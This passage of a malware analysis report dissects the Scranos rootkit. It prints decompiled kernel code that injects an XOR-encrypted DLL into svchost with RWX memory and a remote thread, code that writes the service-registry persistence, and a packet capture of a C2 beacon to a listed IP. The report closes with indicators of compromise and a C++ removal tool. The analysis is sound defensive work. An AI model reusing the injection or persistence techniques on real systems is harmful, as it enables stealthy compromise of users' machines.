    IoDeleteDevice(DeviceObject);
    return v5;
}
```


The most important function is “**MjDeviceControl**” which used in persistence (more details in persistence section).

The sample uses **undocumented** and **non-exported** functions by “ntoskrnl” and uses an interesting way to get the function pointer.



It first calls “**MmGetSystemRoutineAddress**” to get the location of the given function (in this case “ZwCreateTimer”) then subtracts 32 (0x20h) from the returned address.

Note: the difference between addresses of the exported functions is 64, **not 32**.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00852430	00856A80	0085514C	00865B80
(nFunctions)	Dword	Word	Dword	szAnsi
00000A02	001B46D0	0A01	00969F65	ZwCreateSymbolicLinkObject
00000A03	001B4710	0A02	00969F80	ZwCreateTimer
00000A04	001B4790	0A03	00969F8E	ZwCreateTransaction

This means that the sample gets an address that resides between two functions and saves the location in code segment.

By inspecting that address, the **unexported function** “ZwCreateThreadEx” is found.

```

.text:00000001401B46F0
.text:00000001401B46F0
.text:00000001401B46F0 ZwCreateThreadEx proc near | ; CODE XREF: RtlpCreateUserThreadEx+11Dip
.text:00000001401B46F0 ; DbgkUserReportWorkRoutine+1FDip ...
.text:00000001401B46F3 mov     rax, rsp
.text:00000001401B46F4 cll     rsp, 10h
.text:00000001401B46F8 push    rax
.text:00000001401B46F9 pushfq  rax
.text:00000001401B46FA push    10h
.text:00000001401B46FC lea     rax, KiServiceLinkage
.text:00000001401B4703 push    rax
.text:00000001401B4704 mov     eax, 00Ch ; '%\
.text:00000001401B4709 jmp     KiServiceInternal
; -----
.text:00000001401B470E retn
.text:00000001401B470E ZwCreateThreadEx endp
; -----
.text:00000001401B470F align_1401B470F: align 10h ; DATA XREF: .pdata:00000001404F66D8+0
.text:00000001401B470F ; Exported entry 2563. ZwCreateTimer
.text:00000001401B4710 ; ----- SUBROUTINE -----
.text:00000001401B4710 ; NTSTATUS __stdcall ZwCreateTimer(PHANDLE TimerHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, TIMER_TYPE TimerType)
.text:00000001401B4710 public ZwCreateTimer
.text:00000001401B4710 ZwCreateTimer proc near ; CODE XREF: DbgkPwlerInitializeDeferredLiveDump+56ip
.text:00000001401B4710 ; DATA XREF: .pdata:00000001404F66E4+0
.text:00000001401B4713 mov     rax, rsp
.text:00000001401B4714 cll     rsp, 10h
.text:00000001401B4718 push    rax
.text:00000001401B4719 pushfq  rax
.text:00000001401B471A push    10h

```


After that it creates a thread. In its callback, it searches the whole system process for “svchost” then decrypts the user component by XOR-ing with 0xFE.

```
.data:0000000000015120 byte_15120 db 0A2h, 0B5h, 7Fh, 0EFh, 0ECh, 3 dup(0EFh), 0EBh, 3 dup(0EFh)
.data:0000000000015120 ; DATA XREF: sub_11E98+1Efo
.data:0000000000015120 ; sub_11E98:loc_12113fo ...
.data:0000000000015120 db 2 dup(10h), 2 dup(0EFh), 57h, 7 dup(0EFh), 0AFh, 23h dup(0EFh)
.data:0000000000015120 db 1Fh, 3 dup(0EFh), 0E1h, 0F0h, 55h, 0E1h, 0EFh, 5Bh
.data:0000000000015120 db 0E6h, 22h, 0CEh, 57h, 0EEh, 0A3h, 22h, 0CEh, 0BBh, 87h
.data:0000000000015120 db 86h, 9Ch, 0CFh, 9Fh, 9Dh, 80h, 88h, 9Dh, 8Eh, 82h, 0CFh
.data:0000000000015120 db 8Ch, 8Eh, 2 dup(81h), 80h, 9Bh, 0CFh, 8Dh, 8Ah, 0CFh
.data:0000000000015120 db 9Dh, 9Ah, 81h, 0CFh, 86h, 81h, 0CFh, 0ABh, 0A0h, 0BCh
.data:0000000000015120 db 0CFh, 82h, 80h, 8Bh, 8Ah, 0C1h, 2 dup(0E2h), 0E5h, 0CBh
.data:0000000000015120 db 7 dup(0EFh), 40h, 0E8h, 40h, 5Fh, 4, 89h, 2Eh, 0Ch
.data:0000000000015120 db 4, 89h, 2Eh, 0Ch, 4, 89h, 2Eh, 0Ch, 0D9h, 76h, 0E5h
.data:0000000000015120 db 0Ch, 6, 89h, 2Eh, 0Ch, 93h, 4Dh, 50h, 0Ch, 2, 89h, 2Eh
.data:0000000000015120 db 0Ch, 23h, 4Fh, 53h, 0Ch, 0Dh, 89h, 2Eh, 0Ch, 23h, 4Fh
.data:0000000000015120 db 40h, 0Ch, 3Dh, 89h, 2Eh, 0Ch, 23h, 4Fh, 43h, 0Ch, 0F9h
.data:0000000000015120 db 89h, 2Eh, 0Ch, 72h, 14h, 55h, 0Ch, 15h, 89h, 2Eh, 0Ch
.data:0000000000015120 db 4, 89h, 2Fh, 0Ch, 0CFh, 89h, 2Eh, 0Ch, 23h, 4Fh, 5Ch
.data:0000000000015120 db 0Ch, 0Eh, 89h, 2Eh, 0Ch, 23h, 4Fh, 56h, 0Ch, 5, 89h
.data:0000000000015120 db 2Eh, 0Ch, 0BDh, 86h, 8Ch, 87h, 4, 89h, 2Eh, 0Ch, 10h dup(0EFh)
.data:0000000000015120 db 0BFh, 0AAh, 2 dup(0EFh), 8Bh, 69h, 0E8h, 0EFh, 0A6h
.data:0000000000015120 db 16h, 0AAh, 0B3h, 8 dup(0EFh), 1Fh, 0EFh, 0CDh, 0CFh
.data:0000000000015120 db 0E4h, 0EDh, 0E7h, 2 dup(0EFh), 1Fh, 0E9h, 2 dup(0EFh)
.data:0000000000015120 db 0E7h, 0EDh, 6 dup(0EFh), 60h, 3 dup(0EFh), 0FFh, 5 dup(0EFh)
.data:0000000000015120 db 0FFh, 5 dup(0EFh), 0FFh, 3 dup(0EFh), 0EDh, 2 dup(0EFh)
.data:0000000000015120 db 0EBh, 7 dup(0EFh), 0EAh, 0EFh, 0EDh, 6 dup(0EFh), 6Fh
.data:0000000000015120 db 0E6h, 2 dup(0EFh), 0EBh, 2 dup(0EFh), 0F2h, 21h, 0E6h
.data:0000000000015120 db 0EFh, 0EDh, 5 dup(0EFh), 0FFh, 6 dup(0EFh), 0FFh, 8 dup(0EFh)
.data:0000000000015120 db 0FFh, 6 dup(0EFh), 0FFh, 0Ah dup(0EFh), 0FFh, 0Bh dup(0EFh)
.data:0000000000015120 db 5Bh, 9Dh, 0E7h, 0EFh, 5Bh, 4 dup(0EFh), 8Fh, 0E6h, 0EFh
.data:0000000000015120 db 5Fh, 4 dup(0EFh), 1Fh, 0E7h, 0EFh, 0B7h, 8Ah, 0Bh dup(0EFh)
.data:0000000000015120 db 9Fh, 0E6h, 0EFh, 0F3h, 0EAh, 2 dup(0EFh), 4Fh, 0F9h
```

Then it is time for injecting the user mode component:

1. The sample obtains an open handle to svchost process.
2. Then allocates memory with RWX permissions (read, write and execute)
3. After that, it attaches to the usermode process so the rootkit can edit the user-space memory as if it is its own memory by calling **“KeStackAttachProcess”**.
4. Then the rootkit copies the usermode component and detaches itself by **“KeUnstackDetachProcess”**.
5. Finally, it creates the main thread to the injected process remotely by **“ZwCreateThreadEx”**.

```
result = ZwAllocateVirtualMemory(v7, &v18, 0i64, &RegionSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
v13 = result;
if ( result >= 0 )
{
    KeStackAttachProcess(PROCESS, &ApcState);
    v14 = &off_A5510;
    if ( a5 )
        v14 = &off_A63E0;
    memmove(BaseAddress, v14, v9);
    v15 = sub_A4D20;
    if ( a5 )
        v15 = (__int64 (__fastcall *))(__int64, __int64, __int64, __int64, __int64, __int64, __int64, __int64))&unk_A5810;
    memmove(Dst, v15, v11);
    memmove(v18, usermode_executable, v12);
    v16 = (char *)BaseAddress + 8;
```

```
KeUnstackDetachProcess(&ApcState);
v21 = 48;
v22 = 0i64;
v24 = 512;
v23 = 0i64;
v25 = 0i64;
v26 = 0i64;
if ( ZwCreateThreadExPtr )
{
    result = ZwCreateThreadExPtr(&Handle, 0x1FFFFFFi64, &v21, v7, BaseAddress, 0i64, 0, 0i64, 0i64, 0i64);
    v13 = result;
    if ( result < 0 )
        return result;
    ZwClose(Handle);
}
```


Persistence

- 1- The rootkit has a protection against deletion. This behavior is done by code at **DriverEntry**.

```
if ( !::DestinationString.Buffer
|| (result = ((__int64 (__fastcall *))(_UNICODE_STRING *, HANDLE *, ULONG *, PVOID *))PersistenceIOCreateFile)(
    &::DestinationString,
    &FileHandle,
    &Length,
    &P),
    v5 = result,
    result >= 0 ) )
```

The rootkit opens the driver file and maps it to physical memory so it can't be deleted without unloading the driver.

```
result = IoCreateFile(
    &FileHandle,
    0x80000000,
    &v7,
    &IoStatusBlock,
    0i64,
    0x800,
    1u,
    1u,
    0x20u,
    0i64,
    0,
    CreateFileTypeNone,
    0i64,
    0x100u);
if ( result >= 0 )
{
    v2 = ZwQueryInformationFile(FileHandle, &IoStatusBlock, FileInformation, 0x18u, FileStandardInformation);
    if ( v2 >= 0 )
    {
        Length = NumberOfBytes;
        v3 = ExAllocatePoolWithTag(NonPagedPool, (unsigned int)NumberOfBytes, 0x5F454C5Fu);
        P = v3;
        if ( v3 )
            v2 = ZwReadFile(FileHandle, 0i64, 0i64, 0i64, &IoStatusBlock, v3, Length, 0i64, 0i64);
    }
    result = v2;
}
return result;
}
```




2- The rootkit ensures the auto start by registering itself at

“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VideoDriver”



A screenshot of the Windows Services console. The 'VideoDriver' service is highlighted in green. The service is named 'VideoDriver service', its publisher is 'NT 6xDriver 3113', and its image path is 'c:\user\...VideoDriver.sys'. The timestamp is 6/17/2020 11:59 PM.

Autostart Entry	Description	Publisher	Image Path	Timestamp	View Total
VideoDriver	VideoDriver service NT 6xDriver 3113	Not verified: 6xDriver	c:\user\...VideoDriver.sys	6/17/2020 11:59 PM	



A screenshot of the Windows Registry Editor. The path 'Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VideoDriver' is selected. The right pane shows a list of registry values.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	VideoDriver service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_SZ	\\??C:\Users\...VideoDriver.sys
Start	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000001 (1)

This code of registry persistence is at “MjShutDown” which is executed when machine is about to be shutdown.

```
if ( ZwCreateKey(&KeyHandle, KEY_ALL_ACCESS, &v1, 0, 0i64, 0, 0i64) >= 0 )
{
    RtlInitUnicodeString(&ValueName, L"DeleteFlag");
    ZwDeleteValueKey(KeyHandle, &ValueName);
    if ( (int)sub_11954(KeyHandle, L"ImagePath", 1, DestinationString.Buffer) >= 0
        && (int)sub_11954(KeyHandle, L"DisplayName", 1, L"VideoDriver service") >= 0
        && (int)sub_11954(KeyHandle, L"Type", 0, 1i64) >= 0
        && (int)sub_11954(KeyHandle, L"ErrorControl", 0, 1i64) >= 0 )
    {
        sub_11954(KeyHandle, L"Start", 0, 1i64);
    }
    ZwClose(KeyHandle);
}
```

UserMode Component in brief

- MD5

a19c84dbbea8cfc535e5bacbfd35d2cc

- SHA-1

f6a7a53a84cf58ee02576b916c8e873892891c78

- SHA-256


a4340915b706bb40dd887a1f9f8c33fb239a574135b922d0a29a8b87cfcee2d3

- SSDEEP

12288:K0K2GGIe35x+ReDGRBsXxLnFjL+YzB9nla/oIK:pK2iqTEeScXxLnFjL+Yznnop

- File type: x64 Win DLL.
- File size: 575.00 KB.

Virus Total Detection:



The main objective of the user mode component is to connect with C2 server over http port 80 to download payloads.

The C2's IP: 208.100.26.251

```
0 : 00 00 5E 00 01 01 3C 00 27 64 BD CE 08 00 45 00 [...^...<.'d....E.]
10 : 00 F0 06 43 40 00 80 06 57 94 C0 A8 F0 28 D0 64 [...C@...W....(.d]
20 : 1A FB C0 47 00 50 A1 95 C2 35 CC 26 E3 5B 50 18 [...G.P...5.&.[P.]
30 : FA F0 46 9A 00 00 47 45 54 20 2F 73 74 61 2E 70 [...F...GET /sta.p]
40 : 68 70 3F 67 3D 41 46 37 45 39 38 30 35 44 36 33 [hp?g=AF7E9805D63]
50 : 39 39 37 37 30 36 34 31 35 36 45 32 31 36 35 42 [9977064156E2165B]
60 : 41 39 43 30 35 30 44 34 33 42 33 45 36 33 38 35 [A9C050D43B3E6385]
70 : 46 46 31 30 33 34 32 26 6F 3D 36 26 62 3D 49 45 [FF10342&o=6&b=IE]
80 : 26 76 3D 33 2E 30 26 6C 3D 61 6C 6C 26 69 3D 61 [&v=3.0&l=all&i=a]
90 : 6C 6C 26 73 3D 36 45 38 32 43 30 44 43 41 31 30 [1l&s=6E82C0DCA10]
A0 : 39 37 32 30 35 44 44 39 39 33 33 30 34 31 42 36 [97205DD993304186]
B0 : 36 30 32 33 38 20 48 54 54 50 2F 31 2E 31 0D 0A [60238 HTTP/1.1..]
C0 : 48 6F 73 74 3A 20 46 36 42 38 33 33 45 43 42 41 [Host: F6B833ECBA]
D0 : 32 36 42 44 36 37 32 46 38 41 31 36 31 45 36 41 [26BD672F8A161E6A]
E0 : 39 46 37 36 30 45 2E 6F 6E 6C 69 6E 65 0D 0A 41 [9F760E.online..A]
F0 : 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A [ccept: /*/*....]
```

Indicators of compromise

Filename:

- "VideoDriver.sys"

Hashes:

- 42ead5e30474e37ea3ac5e2bafd0e91ae054e5a2
- 884424e3ef7dd8edf7a761b0fb9274591348e0b390bdf5e407a8235baf0e004

Registry key:

- "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VideoDriver"

- IP address:

208.100.26.251

Detect and Delete

“Fortunately, the Rootkit doesn't have self-defense against obtaining handle from usermode to the driver nor registry key also the DriverName and registry are hardcoded inside the rootkit”.

1. We use this to detect the Active rootkit.
2. We get from persistence registry the path to the Image.
3. We delete the registry key finally we delete the Driver image.

Appendix A

Script to detect and delete Scranos rootkit.

```
#pragma warning(disable:4146)
#pragma warning(disable:4267)
#pragma warning(disable:4996)

#include <iostream>
#include <Windows.h>
#include<codecvt>
#include<stdio.h>

using namespace std;

int Error(const char* message)
{
    printf("+++++\n%s (error=%d)\n", message,
    GetLastError());
    return 1;
}

int main()
{
    HKEY hKey;    //registry key handle.
    WCHAR szBuffer[2000]; //buffer to recive REG_SZ value.
    DWORD dwBufferSize = sizeof(szBuffer); //buffer size.
    DWORD pdwType; //registry value type.
    HANDLE hDevice = CreateFile(L"\\\\.\\VideoDriver", GENERIC_ALL,0,
        nullptr, OPEN_EXISTING, 0, nullptr); //getting handle to Driver to check if
machine infected.
    if (hDevice == INVALID_HANDLE_VALUE)
        return Error("[+] Failed to open device");
    else
    {
        cout << "+++++" << endl;
        cout << "[+] The Machine is infected with scranos rootkit." << endl;
        cout << "+++++" << endl;
    }
}
```

```

auto status = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    TEXT("SYSTEM\\CurrentControlSet\\Services\\VideoDriver"),
    0,
    KEY_ALL_ACCESS,
    &hKey);
if (status != ERROR_SUCCESS)
    return Error("[+] couldn't open key");
status = RegGetValueW(hKey, L"", L"ImagePath", RRF_RT_REG_SZ, &pdwType,
&szBuffer,&dwBufferSize);
if (status != ERROR_SUCCESS)
    return Error("[+] Error in get registry val.");
auto path = wstring(szBuffer);
cout << "+++++" << endl;
wcout << L"[+]Malicious Driver at: " << path << endl;
cout << "+++++" << endl;
system("sc stop VideoDriver"); //stop and unload driver.
Sleep(2020);
status = RegDeleteKeyEx(hKey, L"", KEY_WOW64_64KEY, 0);
if (status != ERROR_SUCCESS)
    return Error("Couldn't delete key");
cout << "+++++" << endl;
cout << "[+] persistent removed." << endl;
cout << "+++++" << endl;
CloseHandle(hDevice);
CloseHandle(hKey);
// converting wstring to string
using convert_type = std::codecvt_utf8<wchar_t>;
std::wstring_convert<convert_type, wchar_t> converter;
std::string pathstr = converter.to_bytes(path);
pathstr = pathstr.substr(4); //removing DOS path prefix \\??\

Sleep(2020);
string cmd = "del " + pathstr;
system(cmd.c_str()); //delete malicious driver.
cout << "+++++" << endl;
cout << "[+] Rootkit has been deleted." << endl;
cout << "+++++" << endl;
}

```

Appendix B

This appendix lists malware analysis tools and programs that we used in this project.

Autoruns:

Autoruns is a utility with a long list of autostarting locations for Windows. For persistence, malware often installs itself in a variety of locations, including the registry, startup folder, and so on. Autoruns searches various possible locations and reports to you in a GUI. Use Autoruns for dynamic analysis to see where malware installed itself.

IDA Pro:

IDA Pro is the most widely used disassembler for malware analysis. It will disassemble an entire program and perform tasks such as function discovery, stack analysis, local variable identification, and much more.

VirusTotal:

VirusTotal is an online service that scans malware using many different antivirus programs. You can upload a file directly to VirusTotal, and it will check the file with more than 40 different antivirus engines. If you don't want to upload your malware, you can also search the MD5 hash to see if VirusTotal has seen the sample before.

Visual Studio:

Microsoft Visual Studio is an integrated development environment from Microsoft. It is used to develop computer programs, as well as websites, web apps, web services and mobile apps.

WinObj:

WinObj allows you to visualize the Windows Object namespace, which is otherwise hard to see. Therefore, any security problems which create or alter objects in the namespace become easier to find.

Wireshark:

Wireshark is the world's leading network traffic analyzer, and an essential tool for any security professional or systems administrator. This free software lets you analyze network traffic in real time and is often the best tool for troubleshooting issues on your network.